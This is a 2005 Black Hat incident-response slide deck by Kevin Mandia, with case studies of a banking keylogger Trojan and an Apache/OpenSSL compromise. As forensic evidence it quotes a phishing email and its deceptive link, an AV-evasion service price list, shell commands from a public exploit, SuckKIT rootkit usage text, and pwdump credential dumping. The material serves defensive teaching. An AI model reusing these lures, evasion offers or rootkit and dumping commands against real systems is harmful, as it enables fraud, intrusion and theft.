

Kevin Mandia

Red Cliff Consulting



BLACK HAT BRIEFINGS

Performing Effective Incident Response

During the course of 2004 and 2005, we have responded to dozens of computer security incidents at some of America's largest organizations. Mr. Mandia was on the front lines assisting these organizations in responding to international computer intrusions, theft of intellectual property, electronic discovery issues, and widespread compromise of sensitive data. Our methods of performing incident response have altered little in the past few years, yet the attacks have greatly increased in sophistication. Mr. Mandia addresses the widening gap between the sophistication of the attacks and the sophistication of the incident response techniques deployed by "best practices."

During this presentation, Mr. Mandia re-enacts some of the incidents; provides examples of how these incidents impacted organizations; and discusses the challenges that each organization faced. He demonstrates the "state-of-the-art" methods being used to perform Incident Response, and how these methods are not evolving at a pace equal to the threats. He outlines the need for new technologies to address these challenges, and what these technologies would offer. He concludes the presentation by discussing emerging trends and technologies that offer strategic approaches to minimize the risks that an organization faces from the liabilities the information age has brought.

Kevin Mandia is an internationally recognized expert in the field of information security. He has been involved with information security for over fifteen years, beginning in the military as a computer security officer at the Pentagon. He has assisted attorneys, corporations, and government organizations with matters involving information security compliance, complex litigation support, computer forensics, expert testimony, network attack and penetration testing, fraud investigations, computer security incident response, and counterintelligence matters. Mr. Mandia established Red Cliff specifically to bring together a core group of industry leaders in this field and solve client's most difficult information security challenges.

Prior to forming Red Cliff, Kevin built the computer forensics and investigations group at Foundstone from its infancy to a multi-million dollar global practice that performed civil litigation support and incident response services. As technical and investigative lead, Mr. Mandia responded on-site to dozens of computer security incidents per year. He assisted numerous financial services and large organizations in handling and discretely resolving computer security incidents. He also led Foundstone's computer forensic examiners in supporting numerous criminal and civil cases. He has provided expert testimony on matters involving theft of intellectual property and international computer intrusion cases.

Performing Effective Incident Response

By Kevin Mandia



Responding to Spreadsploit MalbotWorms and BackdoorZombieChannels

The State of the Hack

By Kevin Mandia

July 1, 2005



“They Say”

Every major financial institution has been exploited by attackers.

All outsourced software is being made with backdoors.

Every developed nation is creating cyber-warfare capabilities.

Firewalls, IDS, and Anti-Virus are not as effective as consumers thought.

There are hundreds of non-publicly available exploits in use right now.



CMA ... Of Course

[The Register](#) » [Security](#) »

Hackers plot to create massive botnet



By [John Leyden](#)


Published Friday 3rd June 2005 13:49 GMT

Computer Associates has warned of a co-ordinated malware attack (CMA) described as among the most sophisticated yet unleashed on the net. The attack involves three different Trojans – Glieder, Fantibag and Mitglieder – in a co-ordinated assault designed to establish a huge botnet under the control of hackers. CA reckons that access to the compromised PCs is for sale on a black market, at prices as low as five cents per PC.

CA security researchers reckon the three items of malware have been combined to maximise the potency of the overall assault. The elements of the attack include:


IRC Channel Bots

SubSeven Bot
Bionet Bot
AttackBot
GT Bot
EvilBot
SlackBot
Litmus Bot
Fantibag
Mitglieder




Why Are We Here?

Initial Detection
Discuss Case Studies
 Examine Emerging Trends
Incident Response
 Host-Based - Review Live
 Response Techniques
Tool Analysis



Background



The Journey So Far ...

Year	No	Description	Causes
1993 - 1998	50+	Unix Compromises	Solaris, Irix, HP-UX, AIX Buffer overflows, Sniffers
1998 - 2002	45	Windows Compromises	IIS Attacks
2003	23	Windows Automated Compromises	Blended, compound attacks. End Users. Wireless???
2004	13	End User Vulnerabilities, Automated Widespread Compromises, Kernel Level Attacks, Counter Forensics.	End Users, Blended / Sophisticated Attack Vectors.

Conclusions

Attacks are Done for Money, Profit, and Gain.

Attacks Continue to Get More Sophisticated.

- Difficult to Detect
- Difficult to Analyze Tools
- Faster Propagation
- Tools not Publicly Available

End Users are More at Risk.

Shift in Focus from Server Attacks to People and Client-Side Attacks.

Attacks are Originating from Overseas.



Conclusions (Part Deux)

- Wide Gap Between the Sophistication of Attack Tools vs. the Tools Used to Respond.
- Attribution for Attacks is Getting More Difficult:
 - Fire and Forget
 - Malspreadbotwormkits
- The Detection Mechanism that Triggers Incident Response Seems to be More Diverse ...



Conclusions (Part Three)

Organizations are not Performing Effective Incident Response:

- Lack of Trained Resources
- Lack of Dedicated Resources
- Lack of Infrastructure to Compress Timeframe for Data Collection
- Lack of Trace Evidence ...



Incident Detection

The State of the Hack

By Kevin Mandia

July 1, 2005

 **Red Cliff**
Intelligent Information Security

How are Organization's Detecting Incidents?

Antivirus Alerts?

Perhaps, but do not count on it...

Alerts are Often Ignored – and Perhaps Value-less without an In-Depth Review of the System.

Quarantined Files Often Remain a Mystery

- What were the Circumstances Surrounding the Quarantine?
- Can you Access the Proprietary File Format to Perform Tool Analysis?

Anti-Virus Merely Alerts an Organization that Something Bad Might have Occurred. No Confirmation. Potential Loss of Critical Data

Holy_Father


We're offering anti-detection service for any type of windows modules. There are many ways how to make your module undetected hence you can see below quite complicated price table with examples. To order this service write a mail with full description of what you need to holy_father@phreaker.net. Feel free to write a mail if you're not sure how much would your order cost or if you have special demands (e.g. bypassing any detector that is not in list).

feature	Morphine	Hacker defender	Hacker defender driver	Other (no driver or libraries)	Libraries	Drivers
basic fee	€ 30.00	€ 20.00 ⁰		€ 15.00	€ 15.00	€ 15.00
morphined ¹	x	+ € 02.50	x	+ € 02.50	+ € 02.50	x
morphined - unique ²	x	+ € 25.00	x	+ € 20.00	+ € 20.00	x
per AV ³	+ € 10.00	+ € 05.00	+ € 05.00	+ € 08.00	+ € 09.00	+ € 10.00
all AV ³	x	+ € 25.00	+ € 30.00	+ € 30.00	+ € 35.00	+ € 40.00
unique version ⁴	+ € 20.00	+ € 25.00	+ € 20.00	x	x	x
source code	+ € 20.00	+ € 30.00	+ € 15.00	- € 10.00 ⁵	- € 10.00 ⁵	- € 10.00 ⁵
no driver	x	+ € 10.00 ⁶	x	x	x	x
special	x	special ⁷	x	x	x	x


How are Organization's Detecting Incidents?

IDS Alerts?

Rare Detection Mechanism.



Port 22
Port 443
VPN



Port 22
Port 443
VPN



Service Pack 2 Firewall Alerts?

Backdoors are Subverting the TCP/IP Stack.

Clients

More Often than Pro-Active Countermeasures.


Sensors Detecting Unusually High Levels of Network Activity.

End Users

Emerging as a Common Detection Mechanism.

How are End User's Detecting Incidents?

System Crashes.



How are End User's Detecting Incidents?


Continual Termination of Antivirus Software.
Installing New Applications Simply Does Not Work.

Commonly Used Applications Do Not Run.
You Cannot "Save As".

Task Manager Closes Immediately When
You Execute It.

How are End User's Detecting Incidents?

Task Manager Fails to Operate Properly.



How are End User's Detecting Incidents?

The Registry Editor (regedit) Closes Immediately When it is Invoked.
 The Inability to Connect to www.nai.com, www.mcafee.com, or other Anti-Virus Web Sites. You are Redirected to Other Web Sites like www.google.com When you Attempt to Visit Antivirus Web Sites.

Case Studies

The State of the Hack

By Kevin Mandia

July 1, 2005



Attack Trends

End User Vulnerabilities

- Internet Explorer Attacks
- Phishing Schemes
- Brute Force Netbios Attacks

Automation

- Attribution May be More Difficult

More Kernel Level Attacks

- Less Effective Detection

Incident Detected

In May of 2004, an employee of a consulting firm noticed that \$20,000 had been transferred from her online banking account.

She notified the financial institution, and the financial institution initiated a password change to protect the victim's assets.

An additional \$20,000 was transferred out of the victim's account within a day or so.


The Victim's user ID and Password were compromised on at least two occasions.



Incident Details

May 1	May 2	May 3	May 4	May 5
	Bank Notified Credentials Changed	Bank Notified Credentials Changed		Bank Notified





Case Details

The Bank Did a Thorough Scrub of their Network. They Determined They Were not the Source of the Loss of the Victim's Credentials.

So How Could the Victim Lose Her Credentials?



MS Vulnerabilities



190 Known Security Vulnerabilities Since 1999 in IE (2004). With Leaked Source Code Many More Could be Found



Evidence

Review Application Event Log

- Anti-Virus Entries
- Dr. Watson Entries

Review Dr. Watson Logs

Review the File System for Known Malware:

- Norton's anti-virus.
- EnTrust PestPatrol
- Sophos AV – 5.0.2.
- Microsoft's Anti-Spyware (beta version).
- Ad-aware SE
- Execute Trend Micro – PC-Cillin

Review Web Browser History (Known Malicious Sites)

Phishing Scheme



Enticing Email Message

Dear Citibank Member,

This email was sent by the Citibank server to verify your e-mail address. You must complete this process by clicking on the link below and entering in the small window your Citibank ATM/Debit Card number and PIN that you use on ATM. This is done for your protection -t- because some of our members no longer have access to their email addresses and we must verify it.

To verify your e-mail address and access your bank account, click on the link below. If nothing happens when you click on the link (or if you use AOL)K, copy and paste the link into the address bar of your web browser.

<http://www.citibank.com:ac=piUq3027qcHw003nFuJ2@sd96V.plsEm.NeT/3/?3X6CMW2I2uPOVQW>


Y-----
 Thank you for using Citibank!
C-----

<http://www.securityfocus.com/infocus/1745>

Malicious Web Sites

<http://www.citibank.com:ac=piUq3027qcHw003nFuJ2@sd96V.plsEm.NeT/3/?3X6CMW2I2uPOVQW>

www.citibank.com **Username**
ac=piUq3027qcHw003nFuJ2 **Password**
sd96v.pisem.net **Destination Server**



Data Analysis

Noticed a suspicious file within 5 minutes of examination ...

On April 30, 2004 at 8:45:40AM, the file "sdsini.ini" was created. This text file was a keystroke capture log file.

File Name	Last Accessed	Last Written	File Created	Entry Modified	Logical Size	Status
C:\WINDOWS\sdsini.ini	05/27/04 09:13:20AM	05/27/04 09:13:20AM	04/30/04 08:45:40AM	05/27/04 09:13:20AM	48,188	edd8d70ec1a7ee0c d250db2440a0dfa

Data Analysis

Due to the location of the keystroke capture log files in the "C:\Windows" system file area and the fact that they were named with a ".ini" file extension:

The Windows operating system considered each keystroke capture log file a system file.

Therefore, analysis of the Microsoft System Restore Points could be useful.

Data Collection

Partition Code	Type	Start Sector	Total Sectors	Size
DE	DELL	0	64260	31.4MB
07	NTFS	64260	80212545	38.2GB



Data Analysis

Reviewed time/date stamps around the time of the unlawful withdrawal of money.
We had a target date as a clue ...

Data Analysis

Noticed a suspicious file within 5 minutes of examination ...

On April 30, 2004 at 8:45:40AM, the file "sdsini.ini" was created. This text file was a keystroke capture log file.

File Name	Last Accessed	Last Written	File Created	Entry Modified	Logical Size	Status
C:\WINDOWS\sdsini.ini	05/27/04 09:13:20AM	05/27/04 09:13:20AM	04/30/04 08:45:40AM	05/27/04 09:13:20AM	48,188	edd8d70ec1a7ee0c d250db2440a0dfa

Data Analysis

Due to the location of the keystroke capture log files in the "C:\Windows" system file area and the fact that they were named with a ".ini" file extension:

The Windows operating system considered each keystroke capture log file a system file.

Therefore, analysis of the Microsoft System Restore Points could be useful.


Restore Points

System Restore is a component of Windows XP which allows a user to restore a computer to a previous state, in case a system problem is encountered.

System Restore monitors changes to system files, automatically creating restore points.

These restore points, or snapshots, are created daily, at other significant times, or when a user specifically creates one.

Restore Points



Data Analysis

Examination of the restore folder, C:\System Volume Information_restore{62906183-4CC4-4211-9E5C-0D91ECCC7AE7}\, resulted in identification of 25 files containing keystroke logs totaling approximately 400 pages of content.



How the Exploit Occurred

On April 29, 2004 at 6:17:33PM, the Windows diagnostic utility Dr. Watson recorded an “access violation” in Internet Explorer.

File Name	Last Accessed	Last Written	File Created
C:\Documents and Settings\All Users\Application Data\Microsoft\Dr Watson\user.dmp	05/27/04 08:47:57AM	04/29/04 06:17:33PM	04/29/04 06:17:33PM
C:\Documents and Settings\All Users\Application Data\Microsoft\Dr Watson\drwtsn32.log	05/27/04 08:47:57AM	04/29/04 06:17:33PM	04/29/04 06:17:33PM



How the Exploit Occurred

An “access violation” occurs when a process attempts to access memory already in use by another application.

While not conclusive, this is an indication of possible malicious activity.

How the Exploit Occurred

A portion of the user.dmp file indicated the error was generated while the user of the victim system visited the INBOX mail folder at the URL <http://logicmail.logic.bm>.

```
GET/data10.php?info=reply_how=qreply&reply.x=42&passed=mul  
ti&variable=CvCsPzqsTvC@QyqmXvShN04apvCDPzScs%3B6a  
l%3BpYI8FPN8FTsd&variable2=&add2folder=&add2folder_top=L  
OGICMAIL - Read Message - Microsoft Internet Explorer  
http://logicmail.logic.bm/emumail.cgi?folder=INBOX&passed=m  
sg&variable=CvCsPzqsTvC%40QyqmXvShN04apvCDPzScs%3b  
6al%3bpYI8FPN8FTsd  
&user=[441254946882509892[xxxx] HTTP/1.1  
User-Agent: A-311  
Host: www.xxx.xxx.xxx.xxx  
Connection: Keep-Alive
```

How the Exploit Occurred

On April 29, 2004 at 06:13:07PM, the user of Victim Workstation was accessing her Online Mail account:

File Name	Last Accessed	Last Written	File Created
C:\Documents and Settings\xxxx\Local Settings\Temporary Internet Files\Content.IE5\I7WJ2BAD\emumail[1].htm	05/27/04 08:48:22AM	04/29/04 06:13:07PM	04/29/04 06:13:07PM

Conclusions

The Trojan performed targeted collection involving keystroke logging to capture credit card numbers, URLs, userids, and passwords.

These keystroke logs were periodically sent to an email server in Europe.

The Trojan uninstalled itself after approximately two weeks of collection, removing its executable components, registry entries, and the keystroke capture log files.

Trojan Name	Risk Assessment
MultiDropper-GP	Corporate User : Low Home User : Low

Symptoms

New files dropped on the target machine

[Top of Page](#)

Method Of Infection

This multidropper trojan serves only to drop and execute other files on the target system. It does not self-replicate. Likely distribution channels for this trojan include via IRC, via peer-to-peer file-sharing networks, as an attachment in newsgroup postings or email, etc. The file is likely to be named in order to entice the victim to run it (eg. NEW_YEAR.EXE)

Trojans may also be received as a result of poor security practices (weak username/password combination on open shares, lack of/or misconfigured firewall protection), or unpatched and vulnerable systems.

27 August 2004

Trojan targets users of British online banks, Sophos warns of latest phishing attack

Experts at Sophos have warned British computer users who bank online about a series of Trojan horses that try and steal financial information.



The Tofger Trojan horses target users of a number of online banks, including Abbey, Barclays, Cahoot, HSBC, Lloyds, NatWest, Nationwide, and Woolwich.

Running in the background, the Trojan horse monitors which websites are being visited - and if it recognises an online banking website it secretly captures keypresses and takes snapshots of what is displayed on the monitor.

The information is then sent back to the remote hackers, who can use the captured data to break into bank accounts and steal money.

"This is very different from the fraudulent emails which many computer users receive everyday, trying to lure you to a bogus website. This Trojan waits for the customer to visit the real banking website, and then it captures passwords and account information making robbery a breeze," said Graham Cluley, senior technology consultant for Sophos. "Home users and businesses large and small need to protect themselves with up-to-date anti-virus software and take extreme care to ensure their computers are kept free from Trojans like Tofger and other malware."

Sophos recommends companies protect their email with a consolidated solution to thwart the virus and spam threats as well as secure their desktop and servers with automatically updated anti-virus protection.

A Report from the Trenches

Responding to a Zero Day Exploit



Investigation

Details from Victim Organization:

- Initial Detection by a system crash.
- Key systems compromised.
- Rogue SSH use detected.
- Attacker using Valid Credentials.
- Found two programs on the crashed system that looked suspicious.



Goals of Investigation:

- Return to Secured State
- Minimize downtime
- Maintain low profile – no disclosure or leaks
- Determine Initial Point of Entry
- Determine Damage/Data Loss

Data Collection

Attacker was using a kernel level tool.
This required us to use Knoppix boot CDs to acquire the evidence we needed.
Only 4-6 forensic duplications were made of known victim systems to attain an attack signature.
11 of 18 servers compromised.

Apache Error Logs

```
[ Sat Jul 12 23:44:26 2004] [error] [client  
xxx.xxx.xxx.xxx] client denied by server  
configuration: /webtree  
[ Sat Jul 12 23:45:16 2004] [notice] child  
pid 15831 exit signal Segmentation fault  
(11)  
[ Sat Jul 12 23:45:16 2004] [notice] child  
pid 15830 exit signal Segmentation fault  
(11)  
[ Sat Jul 12 23:45:17 2004] [notice] child  
pid 10419 exit signal Segmentation fault  
(11)
```

Finding Intruder's History File

Full Path	Entry Modified	Last Written	Last Accessed
/usr/local/scripts/.bash_history	07/12/04 11:50:46PM	07/12/04 11:50:46PM	07/24/04 06:25:17PM
/var/lib/X49/sk	07/12/04 11:53:59P	07/12/04 11:53:59PM	07/24/04 05:48:54PM
/sbin/mingetty	M 07/12/04 11:53:59P	07/12/04 11:53:59PM	07/24/04 05:48:54PM
/sbin/mingettyX49	M 07/12/04 11:53:59P	07/12/04 11:53:59PM	07/12/04 11:53:59PM

M



Victim System History File

The following lines were found in victim system's /usr/local/scripts/.bash_history

```
uname -a; id; w;
exit
```



OpenSSLTooOpen

The Following Fragment of Code is From the Publicly Available and Widely Used Exploit Designed by Solar Eclipse. It is available at:

<http://www.phreedom.org/solar/exploits/apache-op>

```
/* commands run automatically by the shell */  
#define COMMAND1 "TERM=xterm; export TERM=xterm; exec bash -i\n"  
#define COMMAND2 "uname -a; id; w;\n"
```

Intrusion Tools

`/var/lib/X49/sk`

Encrypted `/dev/kmem` ROOT KIT

Confirmed to be the SuckKIT installation utility

- SuckKIT v2.0-devel-rc2 <<http://hysteria.sk/sd/sk>>

Password Protected

- "Go away with that, poor boy!"

Hides Process IDs and files

Implements "Backdoors"

Inserts "parasite code"

Defeats traditional memory capture and forensic examination techniques

SuckKIT

```
SuckKIT v2.0-devel-rc2 <http://hysteria.sk/sd/sk>  
(c) Copyright 2001-2003 sd <sd@hysteria.sk>  
Use: ./sk [C|u|i|s|x|h|v|b|l|] <arg1> [argN]  
C.....configure  
u.....uninstall  
i.....install  
s.....install silently  
x.....make current box suckit-ed  
h <pid>.....make pid invisible  
v <pid>.....make pid visible  
b <filename>.....insert parasite code  
l <host[:port]>....login to remote host  
  
in <> is required options, [] are optional  
see doc/MANUAL for commands reference
```



Performing Live Response

July 1, 2005

 **Red Cliff**
Intelligent Information Security

Goal of Today's Backdoor

Initiated on the Client-Side.

- Foil the Security Aspects of Network Address Translation.
- Bypass Firewall Rulesets.

Encrypted Channels.

- Loss of Exfiltration Data.
- Difficult to Determine Capability, Purpose of an Attack.

Rely on Port Redirection


- Foils Network Based Detection (Innocuous IPs).
- Obfuscates True Origin of Connection.
- Complicates Attribution.

Command and Control

Kernel/Driver Level.

- Thwart Detection via Live System Review or Anti-Virus.

Self Propagate or Install?



What Are These Backdoors?

The Review of 54 Malicious Executable Files in a recent case:

Wide Variety of Tools With Widespread Purpose.

- 29 / 54 Files Reviewed were not Publicly Available
- 44 / 54 Files Reviewed were not Detected by AV
- 10 / 54 Files Reviewed were Packed via 4 Different Methods

Size of Toolkits is Large.

- 85 Unique Tools.




Goals for Responder

- Determine the Host-Based signatures of the malware.
- Determine the network-based signatures of the attack.
- Review What Data may have been Compromised.
- Minimize Undue business Disruption and Loss.
- Quickly Confirm or Dispel if Trigger is for a Real Incident.

Live Response to the Rescue!!!!



Incident is Detected



Pharmaceutical - 2004



Incident is Detected

IT Staff at the Hosting Site Receive an Anti-Virus Alert.

System Contained Private/Sensitive Client Data.

Was this Sensitive Data Accessed by Attackers?

Unschooling Approach

Performed wanton live review of the system.

eCommerce Site - 2005

Performing Live Response

Incident
Detected on
Host 1



Respond
on Host 1

1. Last Accessed Time of Files
2. Last Written Time of Files
3. Creation Time of Files
4. Volatile Information
5. Services Running
6. Event Logs
7. Registry Entries
8. Host Status (Uptime, Patch Level)
9. IIS and Other Application Logs




Live Data Collection
Performed to Verify
Incident and Determine
Indicators / Signature of
the Attack

Performing Live Response – Suspected Incident

Incident Detected on Host 1



- Obtain the Registry
`regdump`
- Obtain the Event Log Files
`psloglist`
- Obtain a List of Running Services
`psservice`
- Obtain the Patch Level
`psinfo`
- Obtain a List of Valid Credentials
`pwdump`



- `cmd.exe`
- `time`
- `date`
- `netstat -an`
- `fport`
- `openports`
- `tasklist`
- `pslist`
- `nbtstat -c`
- `psloggedon`
- `auditpol`
- `ntlast`
- `psloglist -s -x security`
- `psloglist -s -x application`
- `psloglist -s -x system`
- `psinfo -h -s -d`
- `psfile`
- `psservice`
- `at`
- `pwdump3 127.0.0.1`
- `regdmp`
- `ipconfig /all`
- `time`
- `date`

Performing Live Response

```
echo permissions;access date;access time;modification
date;modification time;change date;change time;user
ownership;group ownership;file size;file name

for %%d in (c d e f g h i j k l m n o p q r s t u v w
x y z) do IF EXIST %%d:\ %IRPATH%\find %%d:/ -printf
"%m;%%Ax;%%AT;%%Tx;%%TT;%%Cx;%%CT;%%U;%%G;%%s;%%p\n"
```



Determine Signature of Attack

Incident Detected on Host 1



Respond on Host 1

```
Directory of c:\WINNT\system32\drivers\disdn
10/18/2001 07:52a <DIR> ..
10/18/2001 07:52a <DIR> .
04/23/2003 03:17p 778,701 zgbtrcal.exe
04/23/2003 03:18p <DIR> TEMP2
05/13/2003 12:28p 122,880 psexec.exe
05/13/2003 12:30p 679,936 nbtenum.exe
05/13/2003 12:31p 7,143 10.231.3.69.html
05/20/2003 10:51a 128,512 rard.exe
05/20/2003 10:52a 331,142 arod2wbt1.rar
05/20/2003 10:56a <DIR> AROD2W
```



Signature of Current Attacker Identified!!

Gathering Live Data



Respond on Host 1



Respond on Host 2



Respond on Host 3



Respond on Host 4



Respond on Host X



Search for Signature of Current Attacker on Other Hosts.



Evidence - psloggedon

PsLoggedOn v1.21 - Logon Session Displayer
Copyright (C) 1999-2000 Mark Russinovich
SysInternals - www.sysinternals.com

Users logged on locally:

6/5/2003 2:12:04 PM	NAMERICA\BMcNabb
6/4/2003 9:13:54 AM	NAMERICA\AdminSQL
4/9/2003 10:18:46 AM	NAMERICA\KPI1
5/13/2003 12:26:24 PM	USKP01\Guest



Evidence: Netstat

Review the **netstat** Output for:

- Unknown/Suspicious IP Addresses Connecting to the Victim System.
- Suspicious Ports Listening for Connections.



Evidence: PSLIST

Review the **pslist** Output for:

Running Processes with Suspicious Names

- buttsniff
- 1234.exe
- Dsniff

You Normally Identify a Backdoor or Rogue Process by Examining **fport** or **netstat** Output.

The **pslist** output will show you how long the rogue process had been executing.

PSLIST Cannot Distinguish Which Services a SVCHOST.EXE is Listening on Behalf of.



Evidence: PSLIST

Name	Pid	Pri	Thd	Hnd	Mem	User Time	Kernel Time	Elapsed Time
Idle	0	0	1	0	16	0:00:00.000	43:56:44.437	0:00:00.000
System	4	8	84	276	228	0:00:00.000	0:03:53.796	0:00:00.000
smss	708	11	3	21	376	0:00:00.015	0:00:00.671	171:49:34.562
csrss	800	13	13	682	4716	0:00:18.296	0:03:11.406	171:49:31.953
winlogon	824	13	19	577	3936	0:00:00.781	0:02:39.234	171:49:31.500
services	868	9	15	343	4724	0:01:30.703	0:02:38.031	171:49:30.859
lsass	880	9	18	385	1256	0:00:30.375	0:02:09.281	171:49:30.812
